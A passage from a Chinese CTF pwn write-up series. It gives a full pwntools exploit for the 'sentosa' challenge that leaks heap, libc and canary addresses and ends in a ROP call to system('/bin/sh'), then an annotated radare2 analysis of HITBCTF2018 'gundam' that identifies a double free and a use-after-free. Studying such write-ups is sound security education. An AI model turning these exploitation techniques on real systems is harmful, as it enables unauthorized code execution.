firmy
```

exploit

完整的 exp 如下：

```python
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./sentosa'], env={'LD_PRELOAD':'./libc-2.23.so'})
libc = ELF('libc-2.23.so')

def start_proj(length, name, price, area, capacity):
    io.sendlineafter("Exit\n", '1')
    io.sendlineafter("name: ", str(length))
    io.sendlineafter("name: ", name)
    io.sendlineafter("price: ", str(price))
    io.sendlineafter("area: ", str(area))
    io.sendlineafter("capacity: ", str(capacity))

def view_proj():
    io.sendlineafter("Exit\n", '2')

def cancel_proj(idx):
    io.sendlineafter("Exit\n", '4')
```

```
    io.sendlineafter("number: ", str(idx))

def leak_heap():
    global heap_base

    start_proj(0, 'A', 1, 1, 1)         # 0
    start_proj(0, 'A'*0x5a, 1, 1, 1)    # 1
    start_proj(0, 'A', 1, 1, 1)         # 2
    cancel_proj(2)
    cancel_proj(0)

    view_proj()
    io.recvuntil("Capacity: ")
    leak = int(io.recvline()[:-1], 10) & 0xffffffff
    heap_base = (0x55<<40) + (leak<<8)      # 0x55 or 0x56

    log.info("heap base: 0x%x" % heap_base)

def leak_libc():
    global libc_base

    start_proj(0xf, 'A', 0xd1, 0, 0x64)                             # 0
    start_proj(0x50, '\x01', 1, 1, 1)                               # 2
    start_proj(0x50, 'A'*0x44+'\x21', 1, 1, 1)                      # 3
    start_proj(0, 'A'*0x5a + p64(heap_base+0x90), 1, 1, 1)  # 4
    start_proj(0, 'A'*0x5a + p64(heap_base+0x8b), 1, 1, 1)  # 5
    cancel_proj(4)

    view_proj()
    for i in range(5):
        io.recvuntil("Area: ")
    leak_low = int(io.recvline()[:-1], 10) & 0xffffffff
    io.recvuntil("Capacity: ")
    leak_high = int(io.recvline()[:-1], 10) & 0xffff
    libc_base = leak_low + (leak_high<<32) - 0x3c3b78

    log.info("libc base: 0x%x" % libc_base)

def leak_stack_canary():
    global canary
```

```
    environ_addr = libc.symbols['__environ'] + libc_base
    log.info("__environ address: 0x%x" % environ_addr)

    start_proj(0, 'A'*0x5a + p64(environ_addr - 9) , 1, 1, 1)
# 4

    view_proj()
    for i in range(5):
        io.recvuntil("Price: ")
    leak_low = int(io.recvline()[:-1], 10) & 0xffffffff
    io.recvuntil("Area: ")
    leak_high = int(io.recvline()[:-1], 10) & 0xffff
    stack_addr = leak_low + (leak_high<<32)
    canary_addr = stack_addr - 0x130

    log.info("stack address: 0x%x" % stack_addr)
    log.info("canary address: 0x%x" % canary_addr)

    start_proj(0, 'A'*0x5a + p64(canary_addr - 3), 1, 1, 1)
# 6

    view_proj()
    for i in range(7):
        io.recvuntil("Project: ")
    canary = (u64(io.recvline()[:-1] + "\x00"))<<8

    log.info("canary: 0x%x" % canary)

def pwn():
    pop_rdi_ret = libc_base + 0x21102
    bin_sh = libc_base + next(libc.search('/bin/sh\x00'))
    system_addr = libc_base + libc.symbols['system']

    payload  = "A" * 0x68
    payload += p64(canary)      # canary
    payload += "A" * 0x28
    payload += p64(pop_rdi_ret) # return address
    payload += p64(bin_sh)
    payload += p64(system_addr) # system("/bin/sh")
```

```
    start_proj(0, payload, 1, 1, 1)

    io.interactive()

if __name__ == "__main__":
    leak_heap()
    leak_libc()
    leak_stack_canary()
    pwn()
```

参考资料

- https://ctftime.org/task/4460

6.1.19 pwn HITBCTF2018 gundam

下载文件

题目复现

```
$ file gundam
gundam: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
 GNU/Linux 3.2.0, BuildID[sha1]=5643cd77b84ace35448d38fc49e4d366
8ef45fea, stripped
$ checksec -f gundam
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes     0               4       gundam
$ strings libc-2.26.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.26-0ubuntu2.1) stable release vers
ion 2.26, by Roland McGrath et al.
Compiled by GNU CC version 6.4.0 20171010.
```

保护全开，也默认 ASLR 开。libc 版本 2.26，所以应该还是考察 tcache（参考章节 4.14）。

玩一下：

```
$ ./gundam
...                                        # 创建了两个 gundam
1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
```

```
4 . Blow up the factory
5 . Exit

Your choice : 2

Gundam[0] :AAAA
Type[0] :Freedom

Gundam[1] :BBBB
Type[1] :Strike Freedom

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 3
Which gundam do you want to Destory:0   # 第一次销毁 gundam 0，成功

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 3
Which gundam do you want to Destory:0   # 第二次销毁 gundam 0，成功

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 2                         # 此时剩下 gundam 1

Gundam[1] :BBBB
Type[1] :Strike Freedom
```

```
1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 4                         # 销毁 factory
Done!

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 2                         # gundam 1 没有变化

Gundam[1] :BBBB
Type[1] :Strike Freedom

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 3                         # 第三次销毁 gundam 0，失败
Which gundam do you want to Destory:0
Invalid choice
```

根据上面的结果也能猜出一些东西。比如在没有销毁 factory 的情况下，可以多次销毁 gundam。而销毁 factory 不会对没有销毁的 gundam 造成影响。

题目解析

main

```
[0x000009e0]> pdf @ main
```

```
/ (fcn) main 122
|   main ();
|           ; var int local_18h @ rbp-0x18
|           ; var int local_12h @ rbp-0x12
|           ; var int local_8h @ rbp-0x8
|           ; DATA XREF from 0x000009fd (entry0)
|           0x000010c5      push rbp
|           0x000010c6      mov rbp, rsp
|           0x000010c9      sub rsp, 0x20
|           0x000010cd      mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2170 ; '('
|           0x000010d6      mov qword [local_8h], rax
|           0x000010da      xor eax, eax
|           0x000010dc      mov eax, 0
|           0x000010e1      call sub.setvbuf_22
       ; int setvbuf(FILE*stream, char*buf, int mode, size_t siz
e)
|           ; JMP XREF from 0x00001192 (main + 205)
|           0x000010e6      mov eax, 0
|           0x000010eb      call sub.puts_aea
       ; int puts(const char *s)
|           0x000010f0      lea rax, [local_12h]
|           0x000010f4      mov edx, 8
|           0x000010f9      mov rsi, rax
|           0x000010fc      mov edi, 0
|           0x00001101      call sym.imp.read
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00001106      lea rax, [local_12h]
|           0x0000110a      mov rdi, rax
|           0x0000110d      call sym.imp.atoi
       ; int atoi(const char *str)
|           0x00001112      mov dword [local_18h], eax
        ; 读入选项
|           0x00001115      cmp dword [local_18h], 5
       ; [0x5:4]=257
|       ,=< 0x00001119      ja 0x1185
|       |   0x0000111b      mov eax, dword [local_18h]
|       |   0x0000111e      lea rdx, [rax*4]
|       |   0x00001126      lea rax, [0x00001368]
        ; 获取跳转表
```

```
|       |   0x0000112d      mov eax, dword [rdx + rax]
        ; 获取对应表项
|       |   0x00001130      movsxd rdx, eax
|       |   0x00001133      lea rax, [0x00001368]
|       |   0x0000113a      add rax, rdx
       ; '('
\       |   0x0000113d      jmp rax
        ; 跳到相应函数
[0x000009e0]> px 20 @ 0x00001368+0x4
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x0000136c  d7fd ffff e3fd ffff effd ffff fbfd ffff  ...........
.....
0x0000137c  07fe ffff
[0x000009e0]> pd 20 @ 0x0000113f
        :   0x0000113f      mov eax, 0
        :   0x00001144      call sub.malloc_b7d
                ; 选项 1
       ,==< 0x00001149      jmp 0x1192
       |:   0x0000114b      mov eax, 0
       |:   0x00001150      call sub.Gundam__u__:_s_ef4
                ; 选项 2
      ,===< 0x00001155      jm  p 0x1192
      ||:   0x00001157      mov eax, 0
      ||:   0x0000115c      call sub.Which_gundam_do_you_want_to
_Destory:_d32   ; 选项 3
     ,====< 0x00001161      jmp 0x1192
     |||:   0x00001163      mov eax, 0
     |||:   0x00001168      call sub.Done_e22
                ; 选项 4
    ,=====< 0x0000116d      jmp 0x1192
    ||||:   0x0000116f      lea rdi, str.Exit....
       ; 0x135c ; "Exit...."
    ||||:   0x00001176      call sym.imp.puts
       ; int puts(const char *s)
    ||||:   0x0000117b      mov edi, 0
    ||||:   0x00001180      call sym.imp.exit
                ; 选项 5
    ||||:   ; JMP XREF from 0x00001119 (main)
    ||||:   0x00001185      lea rdi, str.Invalid_choice
```

```
        ; 0x130d ; "Invalid choice"
     ||||:   0x0000118c      call sym.imp.puts
        ; int puts(const char *s)
     ||||:   0x00001191      nop
     |||||   ; JMP XREF from 0x00001149 (main + 132)
     |||||   ; JMP XREF from 0x00001155 (main + 144)
     |||||   ; JMP XREF from 0x00001161 (main + 156)
     |||||   ; JMP XREF from 0x0000116d (main + 168)
     `````=< 0x00001192      jmp 0x10e6
        ; main+0x21
```

一个典型的 switch-case 跳转结构。

## Build a gundam

```
[0x000009e0]> pdf @ sub.malloc_b7d
/ (fcn) sub.malloc_b7d 437
| sub.malloc_b7d (int arg_8h);
| ; var int local_20h @ rbp-0x20
| ; var int local_1ch @ rbp-0x1c
| ; var int local_18h @ rbp-0x18
| ; var int local_10h @ rbp-0x10
| ; var int local_8h @ rbp-0x8
| ; var int local_0h @ rbp-0x0
| ; arg int arg_8h @ rbp+0x8
| ; UNKNOWN XREF from 0x00001144 (main + 127)
| ; CALL XREF from 0x00001144 (main + 127)
| 0x00000b7d   push rbp
| 0x00000b7e   mov rbp, rsp
| 0x00000b81   sub rsp, 0x20
| 0x00000b85   mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2170 ; '('
| 0x00000b8e   mov qword [local_8h], rax
| 0x00000b92   xor eax, eax
| 0x00000b94   mov qword [local_18h], 0
        ; 初始化 [local_18h]
| 0x00000b9c   mov qword [local_10h], 0
        ; 初始化 [local_10h]
| 0x00000ba4   mov eax, dword [0x0020208c]
```
```

```
        ; [0x20208c:4]=0 ; 取出当前 gundam 数量
|             0x00000baa      cmp eax, 8
|         ,=< 0x00000bad      ja 0xd17
          ; 如果大于 8，函数返回
|         |   0x00000bb3      mov edi, 0x28
          ; 否则继续
|         |   0x00000bb8      call sym.imp.malloc
          ; [local_18h] = malloc(0x28) 分配一块内存作为 gundam
|         |   0x00000bbd      mov qword [local_18h], rax
|         |   0x00000bc1      mov rax, qword [local_18h]
|         |   0x00000bc5      mov edx, 0x28
        ; '('
|         |   0x00000bca      mov esi, 0
|         |   0x00000bcf      mov rdi, rax
|         |   0x00000bd2      call sym.imp.memset
          ; memset([local_18h], 0, 0x28) 进行初始化
|         |   0x00000bd7      mov edi, 0x100
|         |   0x00000bdc      call sym.imp.malloc
          ; [local_10h] = malloc(0x100) 分配一块内存作为 name
|         |   0x00000be1      mov qword [local_10h], rax
|         |   0x00000be5      cmp qword [local_10h], 0
|        ,==< 0x00000bea      jne 0xc02
|        ||   0x00000bec      lea rdi, str.error
        ; 0x1295 ; "error !"
|        ||   0x00000bf3      call sym.imp.puts
        ; int puts(const char *s)
|        ||   0x00000bf8      mov edi, 0xffffffff
        ; -1
|        ||   0x00000bfd      call sym.imp.exit
        ; void exit(int status)
|        ||     ; JMP XREF from 0x00000bea (sub.malloc_b7d)
|        `--> 0x00000c02      lea rdi, str.The_name_of_gundam_:
        ; 0x129d ; "The name of gundam :"
|         |   0x00000c09      mov eax, 0
|         |   0x00000c0e      call sym.imp.printf
        ; int printf(const char *format)
|         |   0x00000c13      mov rax, qword [local_10h]
|         |   0x00000c17      mov edx, 0x100
|         |   0x00000c1c      mov rsi, rax
|         |   0x00000c1f      mov edi, 0
```

```
|         |   0x00000c24      call sym.imp.read
          ; read(0, [local_10h], 0x100) 读入字符到 name
|         |   0x00000c29      mov rax, qword [local_18h]
          ; 取出 gundam
|         |   0x00000c2d      mov rdx, qword [local_10h]
|         |   0x00000c31      mov qword [rax + 8], rdx
          ; 将 name 放到 gundam->name
|         |   0x00000c35      lea rdi, str.The_type_of_the_gundam_
:        ; 0x12b2 ; "The type of the gundam :"
|         |   0x00000c3c      mov eax, 0
|         |   0x00000c41      call sym.imp.printf
         ; int printf(const char *format)
|         |   0x00000c46      lea rax, [local_20h]
|         |   0x00000c4a      mov rsi, rax
|         |   0x00000c4d      lea rdi, [0x000012cb]
         ; "%d"
|         |   0x00000c54      mov eax, 0
|         |   0x00000c59      call sym.imp.__isoc99_scanf
          ; 读入 type 到 [local_20h]
|         |   0x00000c5e      mov eax, dword [local_20h]
|         |   0x00000c61      test eax, eax
|        ,==< 0x00000c63      js 0xc6d
|        ||   0x00000c65      mov eax, dword [local_20h]
          ; 大于等于 0 时继续
|        ||   0x00000c68      cmp eax, 2
|       ,===< 0x00000c6b      jle 0xc83
          ; 小于等于 2 时跳转
|       |||    ; JMP XREF from 0x00000c63 (sub.malloc_b7d)
|       |`--> 0x00000c6d      lea rdi, str.Invalid.
         ; 0x12ce ; "Invalid."
|       | |   0x00000c74      call sym.imp.puts
         ; int puts(const char *s)
|       | |   0x00000c79      mov edi, 0
|       | |   0x00000c7e      call sym.imp.exit
         ; void exit(int status)
|       | |    ; JMP XREF from 0x00000c6b (sub.malloc_b7d)
|       `---> 0x00000c83      mov eax, dword [local_20h]
|         |   0x00000c86      movsxd rdx, eax
|         |   0x00000c89      mov rax, rdx
|         |   0x00000c8c      shl rax, 2
```

```
|        |   0x00000c90      add rax, rdx
       ; '('
|        |   0x00000c93      shl rax, 2
        ; 最后得到 rax = rax * 20
|        |   0x00000c97      lea rdx, str.Freedom
       ; 0x202020 ; "Freedom" ; 取出起始地址
|        |   0x00000c9e      add rdx, rax
        ; rdx 为字符串 type 的地址
|        |   0x00000ca1      mov rax, qword [local_18h]
|        |   0x00000ca5      add rax, 0x10
        ; 取出 gundam->type
|        |   0x00000ca9      mov rsi, rdx
|        |   0x00000cac      mov rdi, rax
|        |   0x00000caf      call sym.imp.strcpy
        ; strcpy(gundam->type, type) 将字符串复制过去
|        |   0x00000cb4      mov rax, qword [local_18h]
        ; 取出 gundam
|        |   0x00000cb8      mov dword [rax], 1
        ; 将 gundam->flag 赋值为 1
|        |   0x00000cbe      mov dword [local_1ch], 0
        ; 循环计数 i，初始化为 0
|       ,==< 0x00000cc5      jmp 0xd02
        ; 开始循环
|       ||   ; JMP XREF from 0x00000d06 (sub.malloc_b7d)
|      .---> 0x00000cc7      mov eax, dword [local_1ch]
|      :||   0x00000cca      lea rdx, [rax*8]
|      :||   0x00000cd2      lea rax, [0x002020a0]
        ; 取出 factory 地址
|      :||   0x00000cd9      mov rax, qword [rdx + rax]
        ; 找到 factory[i]
|      :||   0x00000cdd      test rax, rax
|     ,====< 0x00000ce0      jne 0xcfe
        ; 不为 0 时继续下一次循环
|     |:||   0x00000ce2      mov eax, dword [local_1ch]
        ; 否则继续
|     |:||   0x00000ce5      lea rcx, [rax*8]
|     |:||   0x00000ced      lea rax, [0x002020a0]
|     |:||   0x00000cf4      mov rdx, qword [local_18h]
        ; 取出 gundam
|     |:||   0x00000cf8      mov qword [rcx + rax], rdx
```

```
         ; 将 gundam 放到 factory[i]
|   ,=====< 0x00000cfc      jmp 0xd08
         ; 结束循环
|   ||:||   ; JMP XREF from 0x00000ce0 (sub.malloc_b7d)
|   |`----> 0x00000cfe      add dword [local_1ch], 1
         ; i = i + 1
|   | :||   ; JMP XREF from 0x00000cc5 (sub.malloc_b7d)
|   | :`--> 0x00000d02      cmp dword [local_1ch], 8
         ; 最多能有 9 个 gundam
|   | `===< 0x00000d06      jbe 0xcc7
         ; 循环继续
|   |   |   ; JMP XREF from 0x00000cfc (sub.malloc_b7d)
|   `-----> 0x00000d08      mov eax, dword [0x0020208c]
        ; [0x20208c:4]=0
|       |   0x00000d0e      add eax, 1
         ; gundam 数量 + 1
|       |   0x00000d11      mov dword [0x0020208c], eax
        ; [0x20208c:4]=0 ; 放回去
|       |   ; JMP XREF from 0x00000bad (sub.malloc_b7d)
|       `-> 0x00000d17      mov eax, 0
|           0x00000d1c      mov rcx, qword [local_8h]
|           0x00000d20      xor rcx, qword fs:[0x28]
|       ,=< 0x00000d29      je 0xd30
|       |   0x00000d2b      call sym.imp.__stack_chk_fail
        ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00000d29 (sub.malloc_b7d)
|       `-> 0x00000d30      leave
\           0x00000d31      ret
[0x000009e0]> px 60 @ 0x00202020
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x00202020  4672 6565 646f 6d00 0000 0000 0000 0000  Freedom....
.....
0x00202030  0000 0000 5374 7269 6b65 2046 7265 6564  ....Strike
Freed
0x00202040  6f6d 0000 0000 0000 4167 6965 7300 0000  om......Agi
es...
0x00202050  0000 0000 0000 0000 0000 0000
```

通过分析这个函数，可以得到 gundam 结构体（大小为0x28）和 factory（地址 `0x002020a0` ）数组：

```
struct gundam {
    uint32_t flag;
    char *name;
    char type[24];
} gundam;

struct gundam *factory[9];
```

另外 gundam->name 指向一块 0x100 大小的空间。gundam 的数量存放在 `0x0020208c` 。

从读入 name 的操作中我们发现，程序并没有在末尾设置 `\x00` ，可能导致信息泄漏（以 `\x0a` 结尾）。

Visit gundams

```
[0x000009e0]> pdf @ sub.Gundam__u__:_s_ef4
/ (fcn) sub.Gundam__u__:_s_ef4 254
|   sub.Gundam__u__:_s_ef4 (int arg_8h);
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|           ; arg int arg_8h @ rbp+0x8
|           ; CALL XREF from 0x00001150 (main + 139)
|           0x00000ef4      push rbp
|           0x00000ef5      mov rbp, rsp
|           0x00000ef8      sub rsp, 0x10
|           0x00000efc      mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2170 ; '('
|           0x00000f05      mov qword [local_8h], rax
|           0x00000f09      xor eax, eax
|           0x00000f0b      mov eax, dword [0x0020208c]
       ; [0x20208c:4]=0 ; 取出 gundam_num
|           0x00000f11      test eax, eax
|       ,=< 0x00000f13      jne 0xf26
        ; 不等于 0 时跳转
|       |   0x00000f15      lea rdi, str.No_gundam_produced
```

```
        ; 0x1322 ; "No gundam produced!"
|        |   0x00000f1c      call sym.imp.puts
        ; int puts(const char *s)
|       ,==< 0x00000f21      jmp 0xfd7
|       ||   ; JMP XREF from 0x00000f13 (sub.Gundam__u__:_s_ef4)
|       |`-> 0x00000f26      mov dword [local_ch], 0
         ; 循环计数 i，初始化为 0
|       |,=< 0x00000f2d      jmp 0xfcd
         ; 开始循环
|       ||   ; JMP XREF from 0x00000fd1 (sub.Gundam__u__:_s_ef4)
|      .---> 0x00000f32      mov eax, dword [local_ch]
|      :||   0x00000f35      lea rdx, [rax*8]
|      :||   0x00000f3d      lea rax, [0x002020a0]
|      :||   0x00000f44      mov rax, qword [rdx + rax]
         ; 取出 factory[i]
|      :||   0x00000f48      test rax, rax
|     ,====< 0x00000f4b      je 0xfc9
         ; 为 0 时跳转，下一次循环
|     |:||   0x00000f4d      mov eax, dword [local_ch]
|     |:||   0x00000f50      lea rdx, [rax*8]
|     |:||   0x00000f58      lea rax, [0x002020a0]
|     |:||   0x00000f5f      mov rax, qword [rdx + rax]
|     |:||   0x00000f63      mov eax, dword [rax]
         ; 取出 factory[i]->flag
|     |:||   0x00000f65      test eax, eax
|    ,=====< 0x00000f67      je 0xfc9
         ; flag 为 0 时跳转，下一次循环
|    ||:||   0x00000f69      mov eax, dword [local_ch]
|    ||:||   0x00000f6c      lea rdx, [rax*8]
|    ||:||   0x00000f74      lea rax, [0x002020a0]
|    ||:||   0x00000f7b      mov rax, qword [rdx + rax]
|    ||:||   0x00000f7f      mov rdx, qword [rax + 8]
         ; 取出 factory[i]->name
|    ||:||   0x00000f83      mov eax, dword [local_ch]
|    ||:||   0x00000f86      mov esi, eax
|    ||:||   0x00000f88      lea rdi, str.Gundam__u__:_s
        ; 0x1336 ; "\nGundam[%u] :%s"
|    ||:||   0x00000f8f      mov eax, 0
|    ||:||   0x00000f94      call sym.imp.printf
         ; 打印出 factory[i]->name
```

```
|   ||:||   0x00000f99      mov eax, dword [local_ch]
|   ||:||   0x00000f9c      lea rdx, [rax*8]
|   ||:||   0x00000fa4      lea rax, [0x002020a0]
|   ||:||   0x00000fab      mov rax, qword [rdx + rax]
|   ||:||   0x00000faf      lea rdx, [rax + 0x10]
        ; 取出 factory[i]->type
|   ||:||   0x00000fb3      mov eax, dword [local_ch]
|   ||:||   0x00000fb6      mov esi, eax
|   ||:||   0x00000fb8      lea rdi, str.Type__u__:_s
       ; 0x1346 ; "Type[%u] :%s\n"
|   ||:||   0x00000fbf      mov eax, 0
|   ||:||   0x00000fc4      call sym.imp.printf
        ; 打印出 factory[i]->type
|   ||:||   ; JMP XREF from 0x00000f4b (sub.Gundam__u__:_s_ef4)
|   ||:||   ; JMP XREF from 0x00000f67 (sub.Gundam__u__:_s_ef4)
|   ``----> 0x00000fc9      add dword [local_ch], 1
        ; i = i + 1
|     :||   ; JMP XREF from 0x00000f2d (sub.Gundam__u__:_s_ef4)
|     :|`-> 0x00000fcd      cmp dword [local_ch], 8
        ; 最多有 9 个 gundam
|     `===< 0x00000fd1      jbe 0xf32
        ; 循环继续
|      |    ; JMP XREF from 0x00000f21 (sub.Gundam__u__:_s_ef4)
|      `--> 0x00000fd7      mov eax, 0
|           0x00000fdc      mov rcx, qword [local_8h]
|           0x00000fe0      xor rcx, qword fs:[0x28]
|       ,=< 0x00000fe9      je 0xff0
|       |   0x00000feb      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|       |   ; JMP XREF from 0x00000fe9 (sub.Gundam__u__:_s_ef4)
|       `-> 0x00000ff0      leave
\           0x00000ff1      ret
```

该函数先判断 gundam_num 是否为 0，如果不是，再根据 factory[i] 和 factory[i]->flag 判断某个 gundam 是否存在，如果存在，就将它的 name 和 type 打印出来。

Destory a gundam

```
[0x000009e0]> pdf @ sub.Which_gundam_do_you_want_to_Destory:_d32
```

```
/ (fcn) sub.Which_gundam_do_you_want_to_Destory:_d32 240
|   sub.Which_gundam_do_you_want_to_Destory:_d32 ();
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x0000115c (main + 151)
|           0x00000d32      push rbp
|           0x00000d33      mov rbp, rsp
|           0x00000d36      sub rsp, 0x10
|           0x00000d3a      mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2170 ; '('
|           0x00000d43      mov qword [local_8h], rax
|           0x00000d47      xor eax, eax
|           0x00000d49      mov eax, dword [0x0020208c]
       ; [0x20208c:4]=0 ; 取出 gundam_num
|           0x00000d4f      test eax, eax
|       ,=< 0x00000d51      jne 0xd64
        ; 不等于 0 时跳转
|       |   0x00000d53      lea rdi, str.No_gundam
       ; 0x12d7 ; "No gundam"
|       |   0x00000d5a      call sym.imp.puts
       ; int puts(const char *s)
|      ,==< 0x00000d5f      jmp 0xe07
|      ||   ; JMP XREF from 0x00000d51 (sub.Which_gundam_do_you_
want_to_Destory:_d32)
|      |`-> 0x00000d64      lea rdi, str.Which_gundam_do_you_wan
t_to_Destory: ; 0x12e8 ; "Which gundam do you want to Destory:"
|      |    0x00000d6b      mov eax, 0
|      |    0x00000d70      call sym.imp.printf
       ; int printf(const char *format)
|      |    0x00000d75      lea rax, [local_ch]
|      |    0x00000d79      mov rsi, rax
|      |    0x00000d7c      lea rdi, [0x000012cb]
       ; "%d"
|      |    0x00000d83      mov eax, 0
|      |    0x00000d88      call sym.imp.__isoc99_scanf
        ; 读入序号 i 到 [local_ch]
|      |    0x00000d8d      mov eax, dword [local_ch]
|      |    0x00000d90      cmp eax, 8
|      |,=< 0x00000d93      ja 0xdb2
```

```
        ; 如果大于 8，函数结束
|       ||   0x00000d95      mov eax, dword [local_ch]
        ; 否则继续
|       ||   0x00000d98      mov eax, eax
|       ||   0x00000d9a      lea rdx, [rax*8]
|       ||   0x00000da2      lea rax, [0x002020a0]
|       ||   0x00000da9      mov rax, qword [rdx + rax]
        ; 取出 factory[i]
|       ||   0x00000dad      test rax, rax
|      ,===< 0x00000db0      jne 0xdc5
        ; 如果不为 0，跳转
|      |||   ; JMP XREF from 0x00000d93 (sub.Which_gundam_do_you_
want_to_Destory:_d32)
|      ||`-> 0x00000db2      lea rdi, str.Invalid_choice
       ; 0x130d ; "Invalid choice"
|      ||    0x00000db9      call sym.imp.puts
       ; int puts(const char *s)
|      ||    0x00000dbe      mov eax, 0
|      ||,=< 0x00000dc3      jmp 0xe0c
|      |||   ; JMP XREF from 0x00000db0 (sub.Which_gundam_do_you_
want_to_Destory:_d32)
|      `---> 0x00000dc5      mov eax, dword [local_ch]
|       ||   0x00000dc8      mov eax, eax
|       ||   0x00000dca      lea rdx, [rax*8]
|       ||   0x00000dd2      lea rax, [0x002020a0]
|       ||   0x00000dd9      mov rax, qword [rdx + rax]
        ; 取出 factory[i]
|       ||   0x00000ddd      mov dword [rax], 0
        ; 将 factory[i]->flag 置为 0
|       ||   0x00000de3      mov eax, dword [local_ch]
|       ||   0x00000de6      mov eax, eax
|       ||   0x00000de8      lea rdx, [rax*8]
|       ||   0x00000df0      lea rax, [0x002020a0]
|       ||   0x00000df7      mov rax, qword [rdx + rax]
|       ||   0x00000dfb      mov rax, qword [rax + 8]
        ; 取出 factory[i]->name
|       ||   0x00000dff      mov rdi, rax
|       ||   0x00000e02      call sym.imp.free
        ; free(factory[i]->name)
|       ||   ; JMP XREF from 0x00000d5f (sub.Which_gundam_do_you_
```

```
want_to_Destory:_d32)
|       `--> 0x00000e07      mov eax, 0
|        |   ; JMP XREF from 0x00000dc3 (sub.Which_gundam_do_you_
want_to_Destory:_d32)
|        `-> 0x00000e0c      mov rcx, qword [local_8h]
|            0x00000e10      xor rcx, qword fs:[0x28]
|        ,=< 0x00000e19      je 0xe20
|        |   0x00000e1b      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|        |   ; JMP XREF from 0x00000e19 (sub.Which_gundam_do_you_
want_to_Destory:_d32)
|        `-> 0x00000e20      leave
\            0x00000e21      ret
```

该函数用于销毁 gundam，它先将 gundam->flag 置为 0，再释放掉 gundam->name。

这里有几个问题：

- 该函数是通过 factory[i] 来判断某个 gundam 是否存在，而在销毁 gundam 后并没有将 factory[i] 置空，导致 factory[i]->name 可能被多次释放
- name 指针没有被置空，可能导致 UAF
- 销毁 gundam 后没有将 gundam_num 减 1

Blow up the factory

```
[0x000009e0]> pdf @ sub.Done_e22
/ (fcn) sub.Done_e22 210
|   sub.Done_e22 (int arg_8h);
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|           ; arg int arg_8h @ rbp+0x8
|           ; CALL XREF from 0x00001168 (main + 163)
|           0x00000e22      push rbp
|           0x00000e23      mov rbp, rsp
|           0x00000e26      sub rsp, 0x10
|           0x00000e2a      mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2170 ; '('
|           0x00000e33      mov qword [local_8h], rax
```

```
|           0x00000e37      xor eax, eax
|           0x00000e39      mov dword [local_ch], 0
        ; 循环计数 i，初始化为 0
|       ,=< 0x00000e40      jmp 0xec7
        ; 开始循环
|       |   ; JMP XREF from 0x00000ecb (sub.Done_e22)
|      .--> 0x00000e45      mov eax, dword [local_ch]
|      :|   0x00000e48      lea rdx, [rax*8]
|      :|   0x00000e50      lea rax, [0x002020a0]
|      :|   0x00000e57      mov rax, qword [rdx + rax]
        ; 取出 factory[i]
|      :|   0x00000e5b      test rax, rax
|     ,===< 0x00000e5e      je 0xec3
        ; 为 0 时跳转，下一次循环
|     |:|   0x00000e60      mov eax, dword [local_ch]
        ; 否则继续
|     |:|   0x00000e63      lea rdx, [rax*8]
|     |:|   0x00000e6b      lea rax, [0x002020a0]
|     |:|   0x00000e72      mov rax, qword [rdx + rax]
|     |:|   0x00000e76      mov eax, dword [rax]
        ; 取出 factory[i]->flag
|     |:|   0x00000e78      test eax, eax
|    ,====< 0x00000e7a      jne 0xec3
        ; 不等于 0 时跳转，下一次循环
|    ||:|   0x00000e7c      mov eax, dword [local_ch]
        ; 否则继续
|    ||:|   0x00000e7f      lea rdx, [rax*8]
|    ||:|   0x00000e87      lea rax, [0x002020a0]
|    ||:|   0x00000e8e      mov rax, qword [rdx + rax]
        ; 取出 factory[i]
|    ||:|   0x00000e92      mov rdi, rax
|    ||:|   0x00000e95      call sym.imp.free
        ; free(factory[i])
|    ||:|   0x00000e9a      mov eax, dword [local_ch]
|    ||:|   0x00000e9d      lea rdx, [rax*8]
|    ||:|   0x00000ea5      lea rax, [0x002020a0]
|    ||:|   0x00000eac      mov qword [rdx + rax], 0
        ; 将 factory[i] 置为 0
|    ||:|   0x00000eb4      mov eax, dword [0x0020208c]
       ; [0x20208c:4]=0 ; 取出 gundam_num
```

```
|    ||:|   0x00000eba      sub eax, 1
          ; gundam_num -= 1
|    ||:|   0x00000ebd      mov dword [0x0020208c], eax
         ; [0x20208c:4]=0 ; 写回去
|    ||:|   ; JMP XREF from 0x00000e5e (sub.Done_e22)
|    ||:|   ; JMP XREF from 0x00000e7a (sub.Done_e22)
|    ``---> 0x00000ec3      add dword [local_ch], 1
          ; i = i + 1
|      :|   ; JMP XREF from 0x00000e40 (sub.Done_e22)
|      :`-> 0x00000ec7      cmp dword [local_ch], 8
          ; 最多有 9 个 gundam
|      `==< 0x00000ecb      jbe 0xe45
          ; 循环继续
|           0x00000ed1      lea rdi, str.Done
